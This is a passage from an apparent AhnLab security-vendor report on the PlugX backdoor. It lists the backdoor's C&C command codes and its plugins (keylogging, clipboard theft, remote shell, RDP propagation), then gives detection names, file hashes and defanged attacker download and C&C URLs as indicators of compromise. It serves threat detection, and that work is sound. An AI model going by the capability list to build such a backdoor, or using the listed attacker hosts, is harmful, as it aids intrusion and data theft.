The commands supported by PlugX are almost the same as the BackDoor.PlugX.38 version covered on the Dr.Web report, but they are distinguished by the 2 additional commands, namely the entries 0x0B and 0x0C.

Command	Feature
0x01	Transmits collected information
0x02	Request command again
0x03	Plugin-related
0x04	Reset connection
0x05	Auto-delete

Command	Feature
0x06	Upload configuration data
0x07	Update configuration data
0x08	No actual purpose
0x09	No actual purpose
0x0A	Pings port 53 from the transmitted address
0x0B	Download and execute files from an external source
0x0C	Start service

Table 2. C&C commands


There are 2 additional plugins supported by PlugX in comparison to the previous BackDoor.PlugX.38 version, one that steals information saved to the clipboard and one that is responsible for RDP propagation. More information can be found in the Security Joes report published in December 2022.

	Date Time Stamp	Feature
Disk	0x20120325	Tasks related to files (File lookup/reading/writing, process execution, etc.)
KeyLog	0x20120324	Keylogging
Nethood	0x20120215	Lookup shared network resource information
Netstat	0x20120215	Lookup TCP/UDP connection tables and TCP entry settings
Option	0x02120128	Workstation tasks
PortMap	0x02120325	Cannot recreate
Process	0x20120204	Lookup processes / modules. Terminate processes

	Date Time Stamp	Feature
RegEdit	0x20120315	Tasks related to registry (Lookup, create, delete, etc.)
Screen	0x20120220	Screenshot capture and remote desktop
Service	0x20120117	Lookup processes/modules. Terminate processes
Shell	0x20120305	Remote control shell (Pipe communication)
SQL	0x20120323	Tasks related to SQL (Lookup information, command execution, etc.)
Telnet	0x20120225	Run as TELNET server
ClipLog	0x20190417	Steals clipboard information
RDP	0x20190428	Propagation using the shared RDP folder

Table 3. Plugins supported by PlugX

Additionally, it is assumed that the location where the stolen data is saved differs for each malware. For example, contrary to a past report, the stolen clipboard data is saved to the “clang.aif” file and the keylogging data in the “ksys.aif” file, both of which are in the installation directory.



C:₩ProgramData₩Windows NT₩Windows eset service

이름	유형	크기
clang.aif	AIFF 형식 사운드	1KB
esetservice.exe	응용 프로그램	33KB
http_dll.dll	응용 프로그램 확장	46KB
ksys.aif	AIFF 형식 사운드	1KB
lang.dat	DAT 파일	142KB

Figure 10. Files where the stolen clipboard and keylogging data are stored

Conclusion

Recently, there have been confirmed cases where various strains of malware were installed on unpatched and vulnerable software. Although Sliver, Paradise ransomware, and CoinMiner are the malware that are typically installed through vulnerability exploitations, the team has recently confirmed the distribution of the PlugX backdoor.

PlugX is one of the main backdoor malware used by APT threat groups based in China. New features are being added to it even to this day as it continues to see steady use in attacks. When the backdoor, PlugX, is installed, threat actors can gain control over the infected system without the knowledge of the user. In turn, this allows various malicious behaviors to be performed such as logging key inputs, taking screenshots, and installing additional malware.

Therefore, users must update their installed software to the latest version to preemptively prevent vulnerability exploitations. Also, V3 should be updated to the latest version so that malware infection can be prevented.

File Detection
- Malware/Win.Generic.C5387131 (2023.02.24.00)
- Trojan/Win.Loader.C5345891 (2022.12.30.02)
- Data/BIN.Plugx (2023.03.03.03)

Behavior Detection
- Malware/MDP.Download.M1197

IOC
MD5
- 709303e2cf9511139fbb950538bac769
- d1a06b95c1d7ceaa4dc4c8b85367d673
- d973223b0329118de57055177d78817b

Download URLs
- hxxp://api.imango[.]ink:8089/http_dll.dll
- hxxp://api.imango[.]ink:8089/esetservice.exe

C&C URLs

- cdn.imango[.]ink:443
- api.imango[.]ink:443
- api.imango[.]ink:53
- cdn.imango[.]ink:53

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
https://www.ahnlab.com
https://asec.ahnlab.com/en

About ASEC

AhnLab Security Emergency Response Center (ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.

AhnLab